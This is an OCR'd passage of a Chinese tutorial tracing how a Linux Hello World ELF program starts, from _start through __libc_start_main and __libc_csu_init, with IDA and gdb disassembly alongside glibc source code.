


图 7

本文到此结束，如有错误之处，还请各位读者不吝赐教。本文所说的图片和源码均包含在了附件里。

前置知识：C
关键词：LINUX 文件解析



深入跟踪 Hello World 执行

本篇文章我们主要讲述 Hello World 程序的执行，这一次我们不从 main 函数开始，我们从更原始的起点开始跟踪程序的执行，让大家看到一些平时看不到的东西。

首先给出最简单 Hello World 源代码，如下所示。

```
#include <stdio.h>
int main()
{
printf("Hello World!!!\n");
return(0);
}
```

通常我们编写程序的时候，不管书里还是教授之人，都会告诉我们程序是从 main 函数开始执行的，main()是程序的开始，但是真的是这样吗？main 是如何开始的呢？我们使用 GCC 进行编译，如下 gcc hello\ world.c -o test。

我们已经得到了我们编译后的 ELF 可执行文件，结果就是打印一个“Hello World!”字符串。我们如何开始进行分析呢？这里我们使用 IDA 进行分析，打开 IDA，载入 ELF 目标文件，可以看到 IDA 对程序进行了自动分析，并进行了绘图，如图 1 所示。




图 1

可以看到根为_start，利用 text view 反汇编代码，代码如下：

```
.text:08048310                public _start
.text:08048310 _start         proc near
.text:08048310                xor     ebp, ebp
.text:08048312                pop     esi
.text:08048313                mov     ecx, esp
.text:08048315                and     esp,
0FFFFFFF0h
.text:08048318                push    eax
.text:08048319                push    esp
.text:0804831A                push    edx
.text:0804831B                push    offset
__libc_csu_fini
.text:08048320                push    offset
__libc_csu_init
.text:08048325                push    ecx
.text:08048326                push    esi
.text:08048327                push    offset main
```

```
.text:0804832C                call    __libc_start_main
.text:08048331                hlt
.text:08048331 _start         endp
```

通过对这段代码进行分析，可以发现，这个地方最后调用了__libc_start_main。这里共传入了7个参数，第1个参数是main的地址，第2个参数esi为argc，第3个参数为argv的地址，第4个参数为_init地址，第5个参数为_finit地址，第6个参数为finit，第7个参数为esp项。我们可以看到_start的第一行为xor ebp ebp，设置ebp，这里才是一个程序最外层的函数。那么这段_start是如何进入我们的Hello World的呢，是由GCC编译的时候链接的，我们在glibc里可以找到_start的源代码，代码如下：

```
#include "bp-sym.h"

	.text
	.globl _start
	.type _start,@function
_start:
	/** Clear the frame pointer.  The ABI suggests this be done, to mark
	   the outermost frame obviously.  */
	xorl %ebp, %ebp

	/** Extract the arguments as encoded on the stack and set up
	   the arguments for 'main': argc, argv.  envp will be determined
	   later in __libc_start_main.  */
	popl %esi		/** Pop the argument count.  */
	movl %esp, %ecx		/** argv starts just at the current stack top.*/

	/** Before pushing the arguments align the stack to a 16-byte
	(SSE needs 16-byte alignment) boundary to avoid penalties from
	misaligned accesses.  Thanks to Edward Seidl <seidl@janed.com>
	for pointing this out.  */
	andl $0xfffffff0, %esp
	pushl %eax		/** Push garbage because we allocate
				   28 more bytes.  */

	/** Provide the highest stack address to the user code (for stacks
	   which grow downwards).  */
	pushl %esp

	pushl %edx		/** Push address of the shared library
				   termination function.  */

#ifdef SHARED
	/** Load PIC register.  */
	call 1f
	addl $_GLOBAL_OFFSET_TABLE_, %ebx

	/** Push address of our own entry points to .fini and .init.  */
	leal __libc_csu_fini@GOTOFF(%ebx), %eax
	pushl %eax
	leal __libc_csu_init@GOTOFF(%ebx), %eax
	pushl %eax

	pushl %ecx		/** Push second argument: argv.  */
	pushl %esi		/** Push first argument: argc.  */

	pushl BP_SYM (main)@GOT(%ebx)

	/** Call the user's main function, and exit with its value.
	   But let the libc call main.    */
	call BP_SYM (__libc_start_main)@PLT
#else
	/** Push address of our own entry points to .fini and .init.  */
	pushl $__libc_csu_fini
	pushl $__libc_csu_init

	pushl %ecx		/** Push second argument: argv.  */
	pushl %esi		/** Push first argument: argc.  */

	pushl $BP_SYM (main)

	/** Call the user's main function, and exit with its value.
	   But let the libc call main.    */
	call BP_SYM (__libc_start_main)
#endif

	hlt			/** Crash if somehow `exit' does return.  */

#ifdef SHARED
1:	movl	(%esp), %ebx
	ret
#endif

/** To fulfill the System V/i386 ABI we need this symbol.  Yuck, it's so
   meaningless since we don't support machines < 80386.  */
	.section .rodata
	.globl _fp_hw
_fp_hw:	.long 3
	.size _fp_hw, 4
	.type _fp_hw,@object

/** Define a symbol for the first piece of initialized data.  */
	.data
	.globl __data_start
__data_start:
	.long 0
	.weak data_start
	data_start = __data_start
```

上面我们大概清楚了_start为程序的最外部函

数,现在开始研究_start 中 call __libc_start_main,这个是什么函数？都作了什么？我们可以 text view，看一下其反编译代码，可以看到在 IDA 中是无法看到它的，指向了.plt 表，如下所示：

```
.plt:080482E4
.plt:080482E4 ___libc_start_main proc near ; CODE XREF: _start+1C p
.plt:080482E4 jmp ds:off_804A004
.plt:080482E4 ___libc_start_main endp
.plt:080482E4
```

可以 gdb 动态调试或 IDA 动态调试再 disas __libc_strat_main,代码如下：

```
(gdb) disassemble __libc_start_main
Dump of assembler code for function __libc_start_main:
0xb7e11690 <__libc_start_main+0>:push %ebp
0xb7e11691 <__libc_start_main+1>:xor %edx,%edx
0xb7e11693 <__libc_start_main+3>:mov %esp,%ebp
0xb7e11695 <__libc_start_main+5>:push %edi
0xb7e11696 <__libc_start_main+6>:push %esi
0xb7e11697 <__libc_start_main+7>:push %ebx
0xb7e11698 <__libc_start_main+8>:call 0xb7e115af <_Unwind_Find_FDE@plt+111>
0xb7e1169d <__libc_start_main+13>: add $0x148957,%ebx
0xb7e116a3 <__libc_start_main+19>: sub $0x4c,%esp
0xb7e116a6 <__libc_start_main+22>: mov 0x14(%ebp),%esi
0xb7e116a9 <__libc_start_main+25>: mov 0x1c(%ebp),%ecx
0xb7e116ac <__libc_start_main+28>: mov -0x100(%ebx),%eax
0xb7e116b2 <__libc_start_main+34>: test %eax,%eax
0xb7e116b4 <__libc_start_main+36>: jne 0xb7e1177d <__libc_start_main+237>
0xb7e116ba <__libc_start_main+42>: mov -0x3c(%ebx),%eax
0xb7e116c0 <__libc_start_main+48>: test %ecx,%ecx
0xb7e116c2 <__libc_start_main+50>: mov %edx,(%eax)
0xb7e116c4 <__libc_start_main+52>: je 0xb7e116de <__libc_start_main+78>
0xb7e116c6 <__libc_start_main+54>: movl $0x0,0x8(%esp)
---Type <return> to continue, or q <return> to quit---
0xb7e116ce <__libc_start_main+62>: movl $0x0,0x4(%esp)
0xb7e116d6 <__libc_start_main+70>: mov %ecx,(%esp)
0xb7e116d9 <__libc_start_main+73>: call 0xb7e29e10 <__cxa_atexit>
0xb7e116de <__libc_start_main+78>: mov -0xc4(%ebx),%edx
0xb7e116e4 <__libc_start_main+84>: testb $0x2,(%edx)
0xb7e116e7 <__libc_start_main+87>: jne 0xb7e1182e <__libc_start_main+414>
0xb7e116ed <__libc_start_main+93>: test %esi,%esi
0xb7e116ef <__libc_start_main+95>: je 0xb7e1170c <__libc_start_main+124>
0xb7e116f1 <__libc_start_main+97>: mov -0x58(%ebx),%eax
0xb7e116f7 <__libc_start_main+103>: mov 0xc(%ebp),%edx
0xb7e116fa <__libc_start_main+106>: mov (%eax),%eax
0xb7e116fc <__libc_start_main+108>: mov %edx,(%esp)
0xb7e116ff <__libc_start_main+111>: mov %eax,0x8(%esp)
0xb7e11703 <__libc_start_main+115>: mov 0x10(%ebp),%eax
0xb7e11706 <__libc_start_main+118>: mov %eax,0x4(%esp)
0xb7e1170a <__libc_start_main+122>: call *%esi
0xb7e1170c <__libc_start_main+124>: mov -0xc4(%ebx),%ecx
0xb7e11712 <__libc_start_main+130>: mov 0x1c0(%ecx),%edx
0xb7e11718 <__libc_start_main+136>: test %edx,%edx
0xb7e1171a <__libc_start_main+138>: jne 0xb7e117e5 <__libc_start_main+341>
---Type <return> to continue, or q <return> to quit---
0xb7e11720 <__libc_start_main+144>: mov -0xc4(%ebx),%edx
0xb7e11726 <__libc_start_main+150>: testb $0x2,(%edx)
0xb7e11729 <__libc_start_main+153>: jne 0xb7e117c8 <__libc_start_main+312>
0xb7e1172f <__libc_start_main+159>: lea -0x38(%ebp),%eax
0xb7e11732 <__libc_start_main+162>: mov %eax,(%esp)
0xb7e11735 <__libc_start_main+165>: call 0xb7e26470 <_setjmp>
0xb7e1173a <__libc_start_main+170>: test %eax,%eax
0xb7e1173c <__libc_start_main+172>: jne 0xb7e1178a <__libc_start_main+250>
0xb7e1173e <__libc_start_main+174>: mov %gs:0x60,%eax
0xb7e11744 <__libc_start_main+180>: mov %eax,-0x1c(%ebp)
0xb7e11747 <__libc_start_main+183>: mov %gs:0x5c,%eax
0xb7e1174d <__libc_start_main+189>: mov %eax,-0x18(%ebp)
0xb7e11750 <__libc_start_main+192>: lea -0x38(%ebp),%eax
0xb7e11753 <__libc_start_main+195>: mov %eax,%gs:0x60
0xb7e11759 <__libc_start_main+201>: mov -0x58(%ebx),%eax
0xb7e1175f <__libc_start_main+207>: mov 0xc(%ebp),%edx
0xb7e11762 <__libc_start_main+210>: mov (%eax),%eax
0xb7e11764 <__libc_start_main+212>: mov %edx,(%esp)
0xb7e11767 <__libc_start_main+215>: mov %eax,0x8(%esp)
0xb7e1176b <__libc_start_main+219>: mov 0x10(%ebp),%eax
0xb7e1176e <__libc_start_main+222>: mov %eax,0x4(%esp)
```

```
    ---Type <return> to continue, or q <return> to quit---
    0xb7e11772 <__libc_start_main+226>:    call
*0x8(%ebp)
    0xb7e11775 <__libc_start_main+229>:    mov
%eax,(%esp)
    0xb7e11778 <__libc_start_main+232>:    call
0xb7e29b30 <exit>
    0xb7e1177d <__libc_start_main+237>:    xor
%edx,%edx
    0xb7e1177f <__libc_start_main+239>:    cmpl
$0x0,(%eax)
    0xb7e11782 <__libc_start_main+242>:    sete    %dl
    0xb7e11785 <__libc_start_main+245>:    jmp
0xb7e116ba <__libc_start_main+42>
    0xb7e1178a <__libc_start_main+250>:    mov
0x34f4(%ebx),%eax
    0xb7e11790 <__libc_start_main+256>:    ror
$0x9,%eax
    0xb7e11793 <__libc_start_main+259>:    xor
%gs:0x18,%eax
    0xb7e1179a <__libc_start_main+266>:    call    *%eax
    0xb7e1179c <__libc_start_main+268>:    mov
0x34ec(%ebx),%eax
    0xb7e117a2 <__libc_start_main+274>:    ror
$0x9,%eax
    0xb7e117a5 <__libc_start_main+277>:    xor
%gs:0x18,%eax
    0xb7e117ac <__libc_start_main+284>:    lock decl
(%eax)
    0xb7e117af <__libc_start_main+287>:    sete    %dl
    0xb7e117b2 <__libc_start_main+290>:    xor
%eax,%eax
    0xb7e117b4 <__libc_start_main+292>:    test    %dl,%dl
    0xb7e117b6 <__libc_start_main+294>:    jne
0xb7e11775 <__libc_start_main+229>
    0xb7e117b8 <__libc_start_main+296>:    movl
$0x0,(%esp)
    0xb7e117bf <__libc_start_main+303>:    call
0xb7ecd670
    ---Type <return> to continue, or q <return> to quit---
    0xb7e117c4 <__libc_start_main+308>:    lea
0x0(%esi,%eiz,1),%esi
    0xb7e117c8 <__libc_start_main+312>:    mov
0x10(%ebp),%ecx
    0xb7e117cb <__libc_start_main+315>:    mov
(%ecx),%eax
    0xb7e117cd <__libc_start_main+317>:    mov
%eax,0x4(%esp)
    0xb7e117d1 <__libc_start_main+321>:    lea
-0x1f39e(%ebx),%eax
    0xb7e117d7 <__libc_start_main+327>:    mov
%eax,(%esp)
    0xb7e117da <__libc_start_main+330>:    call
*0x194(%edx)
    0xb7e117e0 <__libc_start_main+336>:    jmp
0xb7e1172f <__libc_start_main+159>
    0xb7e117e5 <__libc_start_main+341>:    mov
-0x34(%ebx),%eax
    0xb7e117eb <__libc_start_main+347>:    xor
%esi,%esi
    0xb7e117ed <__libc_start_main+349>:    mov
0x1bc(%ecx),%edi
    0xb7e117f3 <__libc_start_main+355>:    mov
%ecx,-0x44(%ebp)
    0xb7e117f6 <__libc_start_main+358>:    mov
(%eax),%eax
    0xb7e117f8 <__libc_start_main+360>:    mov
%eax,-0x40(%ebp)
    0xb7e117fb <__libc_start_main+363>:    nop
    0xb7e117fc <__libc_start_main+364>:    lea
0x0(%esi,%eiz,1),%esi
    0xb7e11800 <__libc_start_main+368>:    mov
0xc(%edi),%ecx
    0xb7e11803 <__libc_start_main+371>:    test
%ecx,%ecx
    0xb7e11805 <__libc_start_main+373>:    je
0xb7e1181f <__libc_start_main+399>
    0xb7e11807 <__libc_start_main+375>:    mov
-0x40(%ebp),%edx
    0xb7e1180a <__libc_start_main+378>:    lea
0x254(%edx,%esi,8),%eax
    ---Type <return> to continue, or q <return> to quit---
    0xb7e11811 <__libc_start_main+385>:    mov
%eax,(%esp)
    0xb7e11814 <__libc_start_main+388>:    call    *%ecx
    0xb7e11816 <__libc_start_main+390>:    mov
-0x44(%ebp),%ecx
    0xb7e11819 <__libc_start_main+393>:    mov
0x1c0(%ecx),%edx
    0xb7e1181f <__libc_start_main+399>:    add
$0x1,%esi
    0xb7e11822 <__libc_start_main+402>:    mov
0x20(%edi),%edi
    0xb7e11825 <__libc_start_main+405>:    cmp
%edx,%esi
    0xb7e11827 <__libc_start_main+407>:    jb
0xb7e11800 <__libc_start_main+368>
    0xb7e11829 <__libc_start_main+409>:    jmp
0xb7e11720
    <__libc_start_main+144>
    0xb7e1182e <__libc_start_main+414>:    mov
0x10(%ebp),%ecx
    0xb7e11831 <__libc_start_main+417>:    mov
(%ecx),%eax
    0xb7e11833 <__libc_start_main+419>:    mov
%eax,0x4(%esp)
    0xb7e11837 <__libc_start_main+423>:    lea
-0x1f3b8(%ebx),%eax
    0xb7e1183d <__libc_start_main+429>:    mov
%eax,(%esp)
    0xb7e11840 <__libc_start_main+432>:    call
*0x194(%edx)
    0xb7e11846 <__libc_start_main+438>:    jmp
0xb7e116ed <__libc_start_main+93>
    End of assembler dump.
```

代码太多，省略了很多，去研究比较麻烦，但毕竟这是在 Linux 下，我们可以找到 glibc 的源代码，__libc_start_main 位于 glibc 库 csu 目录下的 libc_start.c 文件中，我们看一下代码，如下所示。

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <ldsodefs.h>
#include <bp-start.h>
#include <bp-sym.h>

extern void __libc_init_first (int argc, char **argv, char
**envp);

extern int __libc_multiple_libcs;

#include <tls.h>
#ifndef SHARED
```

```
# include <dl-osinfo.h>
extern void __pthread_initialize_minimal (void);
# ifndef THREAD_SET_STACK_GUARD
/** Only exported for architectures that don't store the stack guard canary
     in thread local area.   */
uintptr_t __stack_chk_guard attribute_relro;
# endif
#endif

#ifdef HAVE_PTR_NTHREADS
/** We need atomic operations.   */
# include <atomic.h>
#endif

#ifdef LIBC_START_MAIN
# ifdef LIBC_START_DISABLE_INLINE
#  define STATIC static
# else
#  define STATIC static inline __attribute__ ((always_inline))
# endif
#else
# define STATIC
# define LIBC_START_MAIN BP_SYM (__libc_start_main)
#endif

#ifdef MAIN_AUXVEC_ARG
/** main gets passed a pointer to the auxiliary.   */
# define MAIN_AUXVEC_DECL    , void *
# define MAIN_AUXVEC_PARAM   , auxvec
#else
# define MAIN_AUXVEC_DECL
# define MAIN_AUXVEC_PARAM
#endif

STATIC int LIBC_START_MAIN (int (*main) (int, char **, char **
                                         MAIN_AUXVEC_DECL),
                            int argc,
                            char *__unbounded *__unbounded ubp_av,
#ifdef LIBC_START_MAIN_AUXVEC_ARG
                            ElfW(auxv_t) *__unbounded auxvec,
#endif
                            __typeof (main) init,
                            void (*fini) (void),
                            void (*rtld_fini) (void),
                            void *__unbounded stack_end)
     __attribute__ ((noreturn));


/** Note: the fini parameter is ignored here for shared library.  It
   is registered with __cxa_atexit.  This had the disadvantage that
   finalizers were called in more than one place.   */
STATIC int
LIBC_START_MAIN (int (*main) (int, char **, char ** MAIN_AUXVEC_DECL),
                 int argc, char *__unbounded *__unbounded ubp_av,
#ifdef LIBC_START_MAIN_AUXVEC_ARG
                 ElfW(auxv_t) *__unbounded auxvec,
#endif
                 __typeof (main) init,
                 void (*fini) (void),
                 void (*rtld_fini) (void), void *__unbounded stack_end)
{
#if __BOUNDED_POINTERS__
  char **argv;
#else
# define argv ubp_av
#endif

  /** Result of the 'main' function.   */
  int result;

  __libc_multiple_libcs = &_dl_starting_up && !_dl_starting_up;

#ifndef SHARED
  char *__unbounded *__unbounded ubp_ev = &ubp_av[argc + 1];

  INIT_ARGV_and_ENVIRON;

  /** Store the lowest stack address.  This is done in ld.so if this is
     the code for the DSO.   */
  __libc_stack_end = stack_end;

# ifdef HAVE_AUX_VECTOR
  /** First process the auxiliary vector since we need to find the
     program header to locate an eventually present PT_TLS entry.   */
#  ifndef LIBC_START_MAIN_AUXVEC_ARG
  ElfW(auxv_t) *__unbounded auxvec;
  {
    char *__unbounded *__unbounded evp = ubp_ev;
    while (*evp++ != NULL)
      ;
    auxvec = (ElfW(auxv_t) *__unbounded) evp;
  }
#  endif
  _dl_aux_init (auxvec);
# endif
# ifdef DL_SYSDEP_OSCHECK
  if (!__libc_multiple_libcs)
    {
      /** This needs to run to initiliaze _dl_osversion before TLS
         setup might check it.   */
      DL_SYSDEP_OSCHECK (__libc_fatal);
    }
# endif

  /** Initialize the thread library at least a bit since the libgcc
     functions are using thread functions if these are available and
     we need to setup errno.   */
  __pthread_initialize_minimal ();

  /** Set up the stack checker's canary.   */
  uintptr_t stack_chk_guard = _dl_setup_stack_chk_guard ();
# ifdef THREAD_SET_STACK_GUARD
  THREAD_SET_STACK_GUARD (stack_chk_guard);
# else
  __stack_chk_guard = stack_chk_guard;
```

```
# endif
#endif

  /** Register the destructor of the dynamic linker if there is any.  */
  if (__builtin_expect (rtld_fini != NULL, 1))
    __cxa_atexit ((void (*) (void *)) rtld_fini, NULL, NULL);

#ifndef SHARED
  /** Call the initializer of the libc.  This is only needed here if we
      are compiling for the static library in which case we haven't
      run the constructors in `_dl_start_user'.  */
  __libc_init_first (argc, argv, __environ);

  /** Register the destructor of the program, if any.  */
  if (fini)
    __cxa_atexit ((void (*) (void *)) fini, NULL, NULL);

  /** Some security at this point.  Prevent starting a SUID binary where
      the standard file descriptors are not opened.  We have to do this
      only for statically linked applications since otherwise the dynamic
      loader did the work already.  */
  if (__builtin_expect (__libc_enable_secure, 0))
    __libc_check_standard_fds ();
#endif

  /** Call the initializer of the program, if any.  */
#ifdef SHARED
  if (__builtin_expect (GLRO(dl_debug_mask) & DL_DEBUG_IMPCALLS, 0))
    GLRO(dl_debug_printf) ("\ninitialize program: %s\n\n", argv[0]);
#endif
  if (init)
    (*init) (argc, argv, __environ MAIN_AUXVEC_PARAM);

#ifdef SHARED
  /** Auditing checkpoint: we have a new object.  */
  if (__builtin_expect (GLRO(dl_naudit) > 0, 0))
    {
      struct audit_ifaces *afct = GLRO(dl_audit);
      struct link_map *head = GL(dl_ns)[LM_ID_BASE]._ns_loaded;
      for (unsigned int cnt = 0; cnt < GLRO(dl_naudit); ++cnt)
    {
      if (afct->preinit != NULL)
        afct->preinit (&head->l_audit[cnt].cookie);

      afct = afct->next;
    }
    }
#endif

#ifdef SHARED
  if (__builtin_expect (GLRO(dl_debug_mask) & DL_DEBUG_IMPCALLS, 0))
    GLRO(dl_debug_printf) ("\ntransferring control: %s\n\n", argv[0]);
#endif

#ifdef HAVE_CLEANUP_JMP_BUF
  /** Memory for the cancellation buffer.  */
  struct pthread_unwind_buf unwind_buf;

  int not_first_call;
  not_first_call = setjmp ((struct __jmp_buf_tag *) unwind_buf.cancel_jmp_buf);
  if (__builtin_expect (! not_first_call, 1))
    {
      struct pthread *self = THREAD_SELF;

      /** Store old info.  */
      unwind_buf.priv.data.prev = THREAD_GETMEM (self, cleanup_jmp_buf);
      unwind_buf.priv.data.cleanup = THREAD_GETMEM (self, cleanup);

      /** Store the new cleanup handler info.  */
      THREAD_SETMEM (self, cleanup_jmp_buf, &unwind_buf);

      /** Run the program.  */
      result = main (argc, argv, __environ MAIN_AUXVEC_PARAM);
    }
  else
    {
      /** Remove the thread-local data.  */
# ifdef SHARED
      PTHFCT_CALL (ptr__nptl_deallocate_tsd, ());
# else
      extern void __nptl_deallocate_tsd (void) __attribute ((weak));
      __nptl_deallocate_tsd ();
# endif

      /** One less thread.  Decrement the counter.  If it is zero we
     terminate the entire process.  */
      result = 0;
# ifdef SHARED
      unsigned int *ptr = __libc_pthread_functions.ptr_nthreads;
      PTR_DEMANGLE (ptr);
# else
      extern unsigned int __nptl_nthreads __attribute ((weak));
      unsigned int *const ptr = &__nptl_nthreads;
# endif

      if (! atomic_decrement_and_test (ptr))
    /** Not much left to do but to exit the thread, not the process.  */
    __exit_thread (0);
    }
#else
  /** Nothing fancy, just call the function.  */
  result = main (argc, argv, __environ MAIN_AUXVEC_PARAM);
#endif

  exit (result);
}
```

然后开始对程序进行初始化工作，如初始化线程、安装 SSP 防护、注册析构函数等，包括对程序结束的

撤销系统资源等。那么现在我们可以解答文件开始的问题，main 是从__libc_satart_main 函数调用的。

我们看到__libc_start_main 传入了 7 个参数，其中包括 init 和 finit，在 IDA 反汇编时__libc_csu_init 和__libc_csu_finit 这两个函数一个是函数开始处理，一个是函数退出处理，就在 main 前后，我们可以看一下这两个函数都作了什么。首先我们看一下__libc_csu_init IDA 反汇编，代码如下：

```
.text:08048400
.text:08048400 ; Attributes: bp-based frame
.text:08048400
.text:08048400                 public __libc_csu_init
.text:08048400 __libc_csu_init proc
near                    ; DATA XREF: _start+10 o
.text:08048400
.text:08048400 arg_0           = dword ptr  8
.text:08048400 arg_4           = dword ptr  0Ch
.text:08048400 arg_8           = dword ptr  10h
.text:08048400
.text:08048400                 push    ebp
.text:08048401                 mov     ebp, esp
.text:08048403                 push    edi
.text:08048404                 push    esi
.text:08048405                 push    ebx
.text:08048406                 call
__i686_get_pc_thunk_bx
.text:0804840B                 add     ebx, 1BE9h
.text:08048411                 sub     esp, 0Ch
.text:08048414                 call    _init_proc
.text:08048419                 lea     edi,
(__CTOR_LIST__ - 8049FF4h)[ebx]
.text:0804841F                 lea     eax,
(__CTOR_LIST__ - 8049FF4h)[ebx]
.text:08048425                 sub     edi, eax
.text:08048427                 sar     edi, 2
.text:0804842A                 test    edi, edi
.text:0804842C                 jz      short
loc_8048452
.text:0804842E                 xor     esi, esi
.text:08048430
.text:08048430 loc_8048430:            ; CODE XREF:
__libc_csu_init+50 j
.text:08048430                 mov     eax,
[ebp+arg_8]
.text:08048433                 mov     [esp+8], eax
.text:08048437                 mov     eax,
[ebp+arg_4]
.text:0804843A                 mov     [esp+4], eax
.text:0804843E                 mov     eax,
[ebp+arg_0]
.text:08048441                 mov     [esp], eax
.text:08048444                 call
ds:(__CTOR_LIST__ - 8049FF4h)[ebx+esi*4]
.text:0804844B                 add     esi, 1
.text:0804844E                 cmp     esi, edi
.text:08048450                 jb      short
loc_8048430
.text:08048452
.text:08048452 loc_8048452:            ; CODE XREF:
__libc_csu_init+2C j
.text:08048452                 add     esp, 0Ch
.text:08048455                 pop     ebx
.text:08048456                 pop     esi
.text:08048457                 pop     edi
.text:08048458                 pop     ebp
.text:08048459                 retn
.text:08048459 __libc_csu_init endp
```

我们对比看一下 glibc 源代码中__libc_cus_init，如下所示。

```
void
__libc_csu_init (int argc, char **argv, char **envp)
{
  /** For dynamically linked executables the preinit
array is executed by
     the dynamic linker (before initializing any shared
object. */

#ifndef LIBC_NONSHARED
  /** For static executables, preinit happens rights
before init. */
  {
    const size_t size = __preinit_array_end -
__preinit_array_start;
    size_t i;
    for (i = 0; i < size; i++)
      (*__preinit_array_start [i]) (argc, argv, envp);
  }
#endif

  _init ();

  const size_t size = __init_array_end -
__init_array_start;
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
}
```

可以看到它最后调用了 init 这个函数，这个 init 也就是我们 IDA 图中的 init_proc,如下所示。

```
.init:08048294 ; Attributes: bp-based frame
.init:08048294
.init:08048294                 public _init_proc
.init:08048294 _init_proc      proc
near                    ; CODE XREF: __libc_csu_init+14 p
.init:08048294                 push
ebp             ; _init
.init:08048295                 mov     ebp, esp
.init:08048297                 push    ebx
.init:08048298                 sub     esp, 4
.init:0804829B                 call    $+5
.init:080482A0                 pop     ebx
.init:080482A1                 add     ebx, 1D54h
.init:080482A7                 mov     edx,
